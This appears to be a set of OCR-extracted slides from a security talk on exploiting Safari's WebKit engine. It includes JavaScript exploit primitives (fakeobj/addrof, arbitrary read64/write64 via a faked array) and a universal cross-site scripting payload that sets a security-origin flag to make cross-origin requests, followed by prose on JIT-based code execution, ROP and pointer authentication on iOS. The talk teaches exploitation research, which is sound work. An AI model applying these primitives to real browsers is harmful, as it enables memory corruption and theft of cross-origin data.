
- If we can redirect a butterfly into controlled memory, we can read or mutate memory by getting or setting a property.


```
let victim = [13.37]; victim.push(13.37);
victim.prop = 13.37;

let fakeArrayContainer = {
    jsCellHeader: header, // IndexingType ArrayWithDouble
    butterfly: victim
};

let fakeArray = fakeobj(addrof(fakeArrayContainer) + 0x10);
```

victim




victim
JSCell Header
Butterfly Pointer
fakeArray
JSCell Header
Butterfly Pointer


victim.prop
length
victim[0]
target
+0x8
+0x10
victim
JSCell Header
Butterfly Pointer
fakeArray
JSCell Header
Butterfly Pointer


victim.prop
length
victim[0]
target
+0x8
+0x10
victim
JSCell Header
Butterfly Pointer
fakeArray
JSCell Header
Butterfly Pointer

read64

```
function read64(address) {
    fakeArray[1] = address + 0x10;
    return victim.prop;
}
```

write64

```
function write64(address, data) {
    fakeArray[1] = address + 0x10;
    victim.prop = data;
}
```

Universal Cross-Site Scripting

- Cross-origin requests are restricted by default and gated by CORS policies.
- However, WebKit's SecurityOrigin allows arbitrary cross-origin requests if the m_universalAccess boolean flag is set.
- This never happens in normal operation, however, we can set it ourselves.

Universal Cross-Site Scripting

```
let xhr = new XMLHttpRequest();
const documentAddr = addrof(window.document);
const p1 = read64(Add(documentAddr, 0x18));
const p2 = read64(Add(p1, 0xa0));
const p3 = read64(Add(p2, 0x8));
const flagAddr = Add(p3, 0x30);
let flags = read64(flagAddr);
flags.assignAdd(flags, 0x100);
write64(flagAddr, flags);

xhr.open('GET', 'https://google.com/', false);
xhr.send();
document.getElementById('xss').innerText =
xhr.responseText;
```

Universal Cross-Site Scripting

macOS
Remote Code Execution

- JIT produces native code to run on host processor.
- Emitted code’s memory page must have RWX permissions.
- We can control memory, therefore we can dump shellcode inside the JIT emitted region and execute it.
- Shellcode would run within Safari’s sandbox profile.

iOS
Remote Code Execution

- Safari is the only* application which can ever create a RWX mapping on iOS.
- Several access control changes on JIT pages over the past few years, such as Bulletproof JIT and APRR.
- Only specialised functions can now write code to executable pages.
- Memory access isn’t enough for RCE— control flow must be hijacked too.

iOS
Remote Code Execution

- Return Oriented Programming could still work — by overwriting a vtable pointer, we could call these specialised functions ourselves, write our shellcode and execute it.

- Pointer Authentication, introduced in Apple A12(X) SOCs killed ROP *in principle*, as the return address is authenticated before jumping.

iOS
Remote Code Execution

- Authenticated pointers *can still be forged* — if a signing gadget can be reached, ROP is possible again.
- Signing gadgets may also be lost across versions.
- ROP chains are extremely fragile and dependant on both the target device and version.
- Attackers must have at least three variants to work around varied silicon-based mitigations across devices.

Takeaways

Browser engines are ridiculously complex and ever-changing.

WebKit will never be *perfectly secure*.

No software can ever be *perfectly secure*.

Security tends to improve over time.

Post exploit mitigations can shift goalposts.

Exploitation will always remain a cat-and-mouse game.

Software can be secure enough to make exploitation impractical.

The harder exploitation gets,
the more fun it is.

Thanks

We're standing on the shoulders of giants.

Thanks

- **Luca Todesco** (@qwertyoruiop)
- **Niklas B.** (@_niklasb)
- **Samuel Groß** (@5aelo)

Further Reading*

*Totally not an exploit link.

Questions?